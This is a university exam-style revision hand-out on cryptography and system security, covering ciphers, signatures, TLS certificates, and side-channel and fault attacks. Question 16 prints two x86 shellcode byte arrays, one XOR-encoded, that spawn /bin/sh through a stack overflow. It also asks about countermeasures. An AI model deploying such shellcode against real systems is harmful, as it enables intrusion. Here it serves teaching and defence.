


COMS30048 hand-out: exam-style revision questions

- ▷ **Q1.** Imagine some party \mathcal{A} wants to send an n -bit plaintext message m (e.g., an email) to party \mathcal{B} via a public network (e.g., the Internet). Since m contains sensitive content, the parties intend to secure the communication using cryptography. First, they agree a shared n_k -bit key k . Then, m is split into l blocks with the i -th such n_b -bit block denoted m_i . Next, each block of m is encrypted using a block cipher ENC to produce a corresponding ciphertext c . Finally, c can be communicated using the existing network stack. The setting can be roughly illustrated as follows:



- This setting describes a solution based on symmetric cryptography.
 - Name a concrete choice for the block cipher ENC .
 - Briefly explain how an alternative solution using asymmetric cryptography would work.
- The parties could encrypt m themselves as above, *or* the network stack could be tasked with doing it for them: if the latter were true, where, within the OSI model for example, might you expect the process to happen?
- Currently, authenticity of the parties is not ensured. Informally outline a potential problem with this based on the existence of an attacker \mathcal{E} .
- Use of the block cipher ensures the confidentiality but *not* the integrity of m : informally describe what these terms mean, and why they are ensured (or not).
- A Message Authentication Code (MAC) can be used to detect manipulation of the message, and hence ensure integrity. Given a second shared key k' , at least two options are possible:

MAC-then-encrypt: compute a tag $\tau = \text{TAG}(k', m)$, then communicate $c = \text{ENC}(k, m \parallel \tau)$.

encrypt-then-MAC: compute $c = \text{ENC}(k, m)$ and a tag $\tau = \text{TAG}(k', c)$, then communicate $c' = c \parallel \tau$.

Outline a possible advantage of **each** option versus the other.

- Currently, the relationship

$$c_i = \text{ENC}(k, m_i)$$

details how blocks of c are produced from blocks of m .

- Name this mode of operation, and informally explain why using it might not be ideal.
 - Name and describe (using a relationship between blocks of m and c as above) a more preferable mode of operation. Informally explain why this alternative solves the problem you outlined above.
- Imagine n_b does not divide n exactly, meaning the final block m_{l-1} has fewer than n_b bits in it.
 - Outline a problem faced by \mathcal{A} and \mathcal{B} when this situation occurs.
 - Stating any assumptions you make, outline a scheme the parties could use to solve this problem.

- ▷ **Q2.** The following questions concern a block cipher defined by the following two functions

$$\begin{aligned} \text{ENC} &: \{0,1\}^{n_k} \times \{0,1\}^{n_b} \rightarrow \{0,1\}^{n_b} \\ \text{DEC} &: \{0,1\}^{n_k} \times \{0,1\}^{n_b} \rightarrow \{0,1\}^{n_b} \end{aligned}$$

and that uses a n_k -bit key to encrypt an n_b -bit plaintext into an n_b -bit ciphertext (and visa versa).

- A cryptographic hash function

$$\text{HASH}: \{0,1\}^* \rightarrow \{0,1\}^{n_d}$$

maps an arbitrary (but finite) length input message m into an n_d -bit digest d .

- Explain how to construct HASH using the block cipher.

- ii Describe the purpose of an MDC versus that of a MAC. Given HASH is unkeyed, is it an MDC or a MAC?
- b It is suggested the block cipher could be used as a Pseudo-Random Number Generator (PRNG).
- Explain what a PRNG is, and describe **one** application for which such a primitive might be used.
 - Design a PRNG construction based on ENC, making sure to include
 - an algorithm to update the state and produce output,
 - the size of the PRNG state and output,
 - the maximum period of the PRNG, and
 - any advantages and disadvantages of this approach versus (named) alternatives.
- ▷ **Q3.** Consider a block cipher with a n_k -bit key size and n_b -bit block size.
- Imagine someone selects a value for n_k . Being careful to state any assumptions, describe how one might reason whether a choice of n_k is too small for
 - encryption of government documents,
 - use on an RFID tag attached to boxes of chocolate.
 - Imagine there are two choices, i.e., either
 - $n_k = 16$ and $n_b = 128$, or
 - $n_k = 128$ and $n_b = 8$

Explain why **both** choices are inadvisable (from a security perspective), and how one might break the resulting block ciphers.
- ▷ **Q4.** Given the goal of key recovery, informally differentiate between
- a known ciphertext attack,
 - a ciphertext only attack,
 - a chosen ciphertext attack, and
 - an adaptive chosen ciphertext attack.
- ▷ **Q5.** a For some multiplicative group \mathbb{G} of order q generated by g , define the following:
- Discrete Logarithm Problem (DLP),
 - Diffie-Hellman Problem (DHP),
 - Decisional Diffie-Hellman Problem (DDH).
- b For some problems X and Y , explain what it means to write $X \leq_P Y$.
- c Explain why (and how) $DDH \leq_P DLP$.
- ▷ **Q6.** a Consider the elliptic curve
- $$E : y^2 = x^3 + a_4x + a_6$$
- defined over the field \mathbb{F}_p where $p = 7$ and $a_4 = a_6 = 1 \in \mathbb{F}_p$.
- List all the rational points on this curve.
 - Explain how a point $P = (P_x, P_y) \in E(\mathbb{F}_p)$ can be compressed and then decompressed to reduce the cost of communicating it, detailing what saving (in bits) is made.
- b Consider the elliptic curve
- $$E : y^2 = x^3 + a_4x + a_6$$
- of order n defined over the field \mathbb{F}_p where p is a 256-bit prime and $a_4, a_6 \in \mathbb{F}_p$, and two public-key encryption schemes: EC-IES using $E(\mathbb{F}_p)$, and RSA using a 1024-bit modulus.
- Compare the key length and key generation algorithms for the two schemes, taking care to note advantages and disadvantages.
 - The public key in RSA is a pair (N, e) where N is the modulus and e is the encryption exponent; “small” values of e are permitted, without negative impact on security, to accelerate encryption operations. Explain whether or not, and why, there is an analogous concept in EC-IES.

- iii Describe how standard binary exponentiation can be improved in order to compute $Q = [k]P$ more efficiently (given both $P \in E(\mathbb{F}_p)$ and $0 \leq k < n$), and why your approach is more efficient.
- ▷ **Q7.** a Define the Elliptic Curve Discrete Logarithm Problem (EC-DLP), and estimate the size of group required to provide a sufficient level of security.
- b EC-DSA is an elliptic curve version of the DSA digital signature scheme whose security is based on the EC-DLP.
- i Define *how* EC-DSA works, including
- domain parameters,
 - key generation,
 - signing, and
 - verification.
- ii Explain *why* EC-DSA works, i.e., why one can successfully verify a valid signature on some message.
- iii Highlight **three** reasons why EC-DSA is usually more efficient than DSA.
- iv Some elliptic curve based signature schemes need to hash an arbitrary length message m into a valid elliptic curve point P . Explain how this is possible.
- ▷ **Q8.** Imagine you need to implement the RSA public key encryption scheme, and must therefore generate key material including
- a modulus $N = p \cdot q$, and
 - a public and private exponent, e and d , such that $e \cdot d \equiv 1 \pmod{\Phi(N)}$.
- Briefly outline
- a **two** properties that the generated p and q must satisfy to ensure security, and
- b **two** guidelines that might be followed to ensure the key material, once generated, *remains* secure and hence can be used for as long as possible.

- ▷ **Q9.** The following text represents the output of OpenSSL when used to dump an X.509 certificate:

```
Certificate:
Data:
  Version: 3 (0x2)
  Serial Number:
    4f:9d:96:d9:66:b0:99:2b:54:c2:95:7c:b4:15:7d:4d
  Signature Algorithm: sha1WithRSAEncryption
  Issuer: C=ZA, O=Thawte Consulting (Pty) Ltd., CN=Thawte SGC CA
  Validity
    Not Before: Oct 26 00:00:00 2011 GMT
    Not After : Sep 30 23:59:59 2013 GMT
  Subject: C=US, ST=California, L=Mountain View, O=Google Inc, CN=www.google.com
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    Public-Key: (1024 bit)
    Modulus:
      00:de:b7:26:43:a6:99:85:cd:38:a7:15:09:b9:cf:
      0f:c9:c3:55:8c:88:ee:8c:8d:28:27:24:4b:2a:5e:
      a0:d8:16:fa:61:18:4b:cf:6d:60:80:d3:35:40:32:
      72:c0:8f:12:d8:e5:4e:8f:b9:b2:f6:d9:15:5e:5a:
      86:31:a3:ba:86:aa:6b:c8:d9:71:8c:cc:cd:27:13:
      1e:9d:42:5d:38:f6:a7:ac:ef:fa:62:f3:18:81:d4:
      24:46:7f:01:77:7c:c6:2a:89:14:99:bb:98:39:1d:
      a8:19:fb:39:00:44:7d:1b:94:6a:78:2d:69:ad:c0:
      7a:2c:fa:d0:da:20:12:98:d3
    Exponent: 65537 (0x10001)
  X509v3 extensions:
    X509v3 Basic Constraints: critical
    CA: FALSE
```

```

Authority Information Access:
  OCSP - URI:http://ocsp.thawte.com
  CA Issuers - URI:http://www.thawte.com/repository/Thawte_SGC_CA.crt
Signature Algorithm: sha1WithRSAEncryption
21:ac:d5:ae:ca:34:89:5a:c2:ab:52:d2:b2:34:66:9d:7a:ab:
ee:e6:7c:d5:7e:c2:5c:28:bb:74:00:c9:10:1f:42:13:fc:69:
8a:1e:24:a0:02:00:e9:ba:5b:ca:19:04:b2:d3:af:01:b2:7e:
5f:14:db:a6:db:52:b9:9a:f3:12:7f:7c:a2:9c:3b:6f:99:7d:
ea:50:0d:76:23:12:ff:f7:66:73:29:b7:95:0a:ad:d8:8b:b2:
de:20:e9:0a:70:64:11:08:c8:5a:f1:7d:9e:ec:69:a5:a5:d5:
82:d7:27:1e:9e:56:cd:d2:76:d5:79:2b:f7:25:43:1c:69:f0:
b8:f9

```

Note that some of the output has been highlighted. Imagine you are a client web-browser that, in the process of engaging in an SSL handshake with the server www.google.com, downloads this certificate: explain the purpose of **each** highlighted fragment within the context of said handshake.

- ▷ **Q10.** Imagine you are involved in the design and configuration of an SSL server for an e-commerce web-site which will have a high volume of traffic.
 - a Various products exist that accelerate cryptographic operations via dedicated hardware housed on a plug-in card. This is an interesting option for the server: ignoring budget, what sort of accelerator (i.e., for what operation) would you select and why?
 - b Your employers are concerned about the threat of Denial of Service (DoS) attacks on the server. Although confident the computational and network capacity mean the server will cope with a huge number of rogue connections, they have read about something called a “resource depletion” attack. Explain what resources you think the attack might refer to, and why their depletion might represent a threat.
- ▷ **Q11.** In late 2011 the servers of DigiNotar, a Dutch Certificate Authority (CA) which issued SSL certificates, were attacked; the gained access to the servers, and (presumably) copied data include private key material. Explain what the implications for this are within the context of SSL.
- ▷ **Q12.** Consider TLS_DHE_RSA_WITH_AES_128_CBC_SHA, a common TLS cipher suite identifier. State what algorithm is used for each of
 - a end point authentication,
 - b application data authenticity,
 - c key exchange, and
 - d application data encryption,
 and, in detail, how each algorithm is used for the associated role (based on communication between two end points, a client and server).
- ▷ **Q13.** A new company aims to produce a product based on secure video downloads: a given video stream is split into frames and then encrypted, on-demand, by a server. Users pay for a key that allows films to be downloaded, decrypted and then viewed using client software. Licensing issues mean the server and client systems must be implemented from scratch: you must provide advice during the development process.
 - a The company is trying to select between DES, AES and RSA; explain which encryption scheme would you recommend and why.
 - b Neither DES, AES nor RSA should be used as a raw (or “textbook”) encryption primitive; explain why this is and what you recommended as an alternative.
 - c In an effort to reduce their bandwidth requirements, the company decide to compress the video; explain why they should compress before encrypting rather than the other way round.
 - d The users can either
 - i each be given the same key, or
 - ii each be given a different key.

Explain the advantages **and** disadvantages of **each** choice.

- e To improve performance on the server, the company want to utilise the large amount of memory available; using your choice from the first part of the question, explain if this is possible or not.
- ▷ **Q14.** Imagine that you are writing a general-purpose cryptographic library, using a mixture of C and assembly language. Your colleague states that the implementation of AES within said library should be based on the AES-NI instruction set extension, because this is the “best” choice. Produce a response by
- describing the associated context and/or concept, and, e.g., technical background,
 - deciding (and stating) whether you believe their statement is true or false, then
 - justifying your decision via a detailed explanation.
- ▷ **Q15.** Recall that a Linear Congruential Generator (LCG) parameterised by constants a , c and p starts with a seed x_0 , and generates successive pseudo-random numbers via the equation

$$x_i = a \cdot x_{i-1} + c \pmod{p}.$$

Imagine the parameters

$$\begin{aligned} a &= 9821 \\ c &= 6925 \\ m &= 65535 \end{aligned}$$

are selected for a hardware implementation within a new smart-card whose clock frequency is 8kHz; the LCG produces a 16-bit pseudo-random number every clock cycle. The smart-card is used in a cryptographic protocol in which LCG outputs are used as nonces.

- Imagine the randomness of nonces generated by the LCG is crucial: if they are not random, the protocol can be attacked. What issue can you identify with the design as outlined?
 - Given the implementation is in hardware, explain whether or not, and why, you think an LCG is a suitable approach.
 - The smart-card has a hardware-based block cipher implementation which is used within the same protocol: explain an alternative approach, using this component, which would be preferential for generating the nonces.
- ▷ **Q16.** In a stack smashing attack against some target device \mathcal{D} , an attacker \mathcal{E} sends a malign string \mathbf{x} , which is written into a buffer \mathbf{t} within \mathcal{D} . Since \mathbf{x} is too large to fit into \mathbf{t} , it overwrites an return address and the control-flow is redirected into \mathbf{t} : \mathcal{D} subsequently executes some shellcode chosen by \mathcal{E} .
- Consider two arrays

```
uint8_t shellcode1[] = { 0x8D, 0x4C, 0x24, 0x04, 0x83, 0xE4, 0xF0, 0xFF,
                        0x71, 0xFC, 0x55, 0x89, 0xE5, 0x53, 0xE8, 0x00,
                        0x00, 0x00, 0x00, 0x5B, 0x83, 0xC3, 0xED, 0x8D,
                        0x83, 0x42, 0x00, 0x00, 0x00, 0x89, 0x45, 0xF0,
                        0xC7, 0x45, 0xF4, 0x00, 0x00, 0x00, 0x00, 0x8D,
                        0x4D, 0xF0, 0xB8, 0x0B, 0x00, 0x00, 0x00, 0x31,
                        0xD2, 0x53, 0x8B, 0x5D, 0xF0, 0xCD, 0x80, 0x5B,
                        0x83, 0xC4, 0x10, 0x59, 0x5B, 0xC9, 0x8D, 0x61,
                        0xFC, 0xC3, 0x2F, 0x62, 0x69, 0x6E, 0x2F, 0x73,
                        0x68, 0x00 };

uint8_t shellcode2[] = { 0xEB, 0x0D, 0x5E, 0x31, 0xC9, 0xB1, 0x4A, 0x80,
                        0x36, 0x01, 0x46, 0xE2, 0xFA, 0xEB, 0x05, 0xE8,
                        0xEE, 0xFF, 0xFF, 0xFF, 0x8C, 0x4D, 0x25, 0x05,
                        0x82, 0xE5, 0xF1, 0xFE, 0x70, 0xFD, 0x54, 0x88,
                        0xE4, 0x52, 0xE9, 0x01, 0x01, 0x01, 0x01, 0x5A,
                        0x82, 0xC2, 0xEC, 0x8C, 0x82, 0x43, 0x01, 0x01,
                        0x01, 0x88, 0x44, 0xF1, 0xC6, 0x44, 0xF5, 0x01,
                        0x01, 0x01, 0x8C, 0x4C, 0xF1, 0xB9, 0x0A,
                        0x01, 0x01, 0x01, 0x30, 0xD3, 0x52, 0x8A, 0x5C,
                        0xF1, 0xCC, 0x81, 0x5A, 0x82, 0xC5, 0x11, 0x58,
                        0x5A, 0xC8, 0x8C, 0x60, 0xFD, 0xC2, 0x2E, 0x63,
                        0x68, 0x6F, 0x2E, 0x72, 0x69, 0x01 };
```

that **both** represent x86 machine code programs that execute `/bin/sh`, a command shell. \mathcal{E} aims to use one of the programs in the attack described above: explain **two** features that could guide a choice between them.

- Outline **two** software-only countermeasures that could be used to protect \mathcal{D} from this attack.
- ▷ **Q17.** The following questions concern security of the ElGamal signature scheme against fault attacks; in each case, provide a concise answer (i.e., use only a few sentences).

- a The ElGamal signature scheme consists of three algorithms, namely key generation, signature generation and signature verification. Given the first two are defined (on the left- and right-hand side respectively) as

Input: Security parameters λ_p and λ_q

Output: A public/private key pair

i Select a suitable λ_p -bit prime p , and g , an λ_q -bit generator of \mathbb{Z}_p^* .

ii Select a random x such that $1 < x < p - 1$.

iii Compute $y = g^x \pmod{p}$.

iv Return the public key (p, g, y) and private key (p, g, x) .

Input: A private key (p, g, x) , a message m

Output: A signature $\sigma = (r, s)$ on m

i Select a random k st. $0 < k < p - 1$ and $\gcd(k, p - 1) = 1$.

ii Compute $r = g^k \pmod{p}$.

iii Given a suitable hash function μ , compute $s = (\mu(m) - x \cdot r)/k \pmod{p - 1}$.

iv The pair (r, s) is a signature on the message m .

describe the third algorithm for signature verification.

- b Imagine this scheme is implemented on a basic smart-card (i.e., no cryptographic accelerator, or countermeasures against attack); what types of fault attack can you image being applied to such a target?
- c Explain how a fault attack might influence the ephemeral value r , and the effect this might have on signatures generated. Carefully including any assumptions, outline such an attack that can recover x , the private key.

- ▷ **Q18.** Consider a new, light-weight block cipher design which is based loosely on AES. To encrypt an 8-bit plaintext m with the cipher key k , the following C function is used:

```
uint8_t encrypt( uint8_t* k, uint8_t m ) {
    uint8_t t = m;

    for( int i = 0; i < r; i++ ) {
        t = sbox_encrypt[ t ^ k[ i ] ];


        if( t & 0x80 ) {
            t = 0x1B ^ ( t << 1 );
        }
        else {
            t =          ( t << 1 );
        }
    }

    return t;
}
```

That is, the function processes the state t in r rounds, each of which contains three steps:

- XOR the state with k ,
- pass the state through the AES S-box for encryption, then
- update the state via the AES `xtime` function.

The corresponding decryption function is used in a set-top-box device which will decrypt ciphertexts with an embedded (and unknown) key, then return the corresponding plaintext:



The designers are confident that brute-force attacks are unfeasible within applications the device will be used for; they are, however, worried about the threat of attacks relating to physical security.

- a Assuming the AES decryption S-box is available (i.e., the inverse of `sbox_encrypt` is held in `sbox_decrypt`), write the decryption function used by the device.
- b Comment on any sources of information leakage from the device; describe how you could solve **each** problem identified (e.g., a potential countermeasure).
- c Imagine you are able to mount a specific fault attack against the device: before any one round, you can corrupt `sbox_decrypt` by setting any number of elements to any value you choose. Given you aim to recover the embedded key, explain
- which round you target,
 - which elements you corrupt with which values, and

- why this approach is advantageous to you, the attacker.

▷ **Q19.** Consider a client tasked with recording then communicating sensor data to a server. Authenticity of messages is not important, but they are encrypted using a standard block cipher under a shared 128-bit key k_{root} (which is refreshed periodically in a secure manner).

Both client and server have access to a Key Derivation Function (KDF) called KEYTREE which can generate message keys from k_{root} :

Input: The 128-bit root key k_{root} , an n -bit unsigned integer p

Output: A 128-bit message key $k_{message}$

```

1  $k_{message} \leftarrow k_{root}$ 
2 for  $i = n - 1$  downto 0 do
3    $k_{message} \leftarrow f(k_{message}, p_i)$ 
4 end
5 return  $k_{message}$ 

```

The algorithm uses two functions

$$\begin{aligned} H_0 &: \{0, 1\}^{128} \rightarrow \{0, 1\}^{128} \\ H_1 &: \{0, 1\}^{128} \rightarrow \{0, 1\}^{128} \end{aligned}$$

to define $f(x, i) = H_i(x)$, meaning f applies the i -th function to input x . p_i denotes the i -th bit of p , which is represented in binary.

- Suppose that $p = 6$. Write an equation for $k_{message}$, as returned by KEYTREE, in terms of H_0 , H_1 and k_{root} ; using a diagram and assuming $n = 3$, illustrate how the space of all message keys is generated by KEYTREE.
- For a given k_{root} , how many possible message keys exist?
- There are two versions of the client. Both use the same software implementation of a block cipher denoted ENC, but different approaches for encryption of messages:
 - The first version uses the root key k_{root} to encrypt each message block using ENC.
 - The second version first calls

$$k_{message} = \text{KEYTREE}(k_{root}, id)$$

with a random integer id , then uses the message key $k_{message}$ to encrypt each message block using ENC.

The second version of the client was produced because of a known SPA attack on the implementation of ENC: the attack can recover the cipher key used during encryption or decryption of a given message block.

- Informally explain what an SPA attack is, including any assumptions that must be satisfied to consider such an attack.
- The server must be able to decrypt messages sent by the client: define a message format that allows version two of the client to satisfy this requirement.
- The designers believe the second version of the client is protected from the SPA attack: explain whether **and** why they are correct (or not).
- The designers want to instantiate H_0 and H_1 with ENC, and define

$$\begin{aligned} H_0(x) &= \text{ENC}(x, 0) \\ H_1(x) &= \text{ENC}(x, 1) \end{aligned}$$

so the i -th function encrypts a fixed message, i.e., 0 or 1, under the key x . Discuss the impact this might have on security for the second version of the client.

- Briefly explain **two** ways to implement a hiding countermeasure against the SPA attack described.
- Irrespective of the above, assume the second version of the client is immune to SPA attacks and the designers did not opt to instantiate H_0 and H_1 with ENC after all. However, they are now worried about DPA attacks in the same setting (i.e., which recover the cipher key).
 - Informally explain why a DPA attack might be feasible if the message is 1000 blocks long, but not 10 blocks.
 - How could KEYTREE be used to improve resilience against the DPA attack? In your answer, carefully describe the new message encryption approach **and** discuss why it improves security.

- ▷ **Q20.** NIST IR-7977 could be described as a “meta-standard”, in the sense it standardises how NIST-driven standardisation processes operate. Within it, a set of guiding principles are cited: such a process should exhibit transparency, for example. For 10 different principles drawn *either* from NIST IR-7977 *or* your own view of what is important within a standardisation process,
- a describe the associated rationale, and
 - b give an example or counter-example set within the context of a concrete, NIST-driven standardisation process (such as, but not limited to the AES process).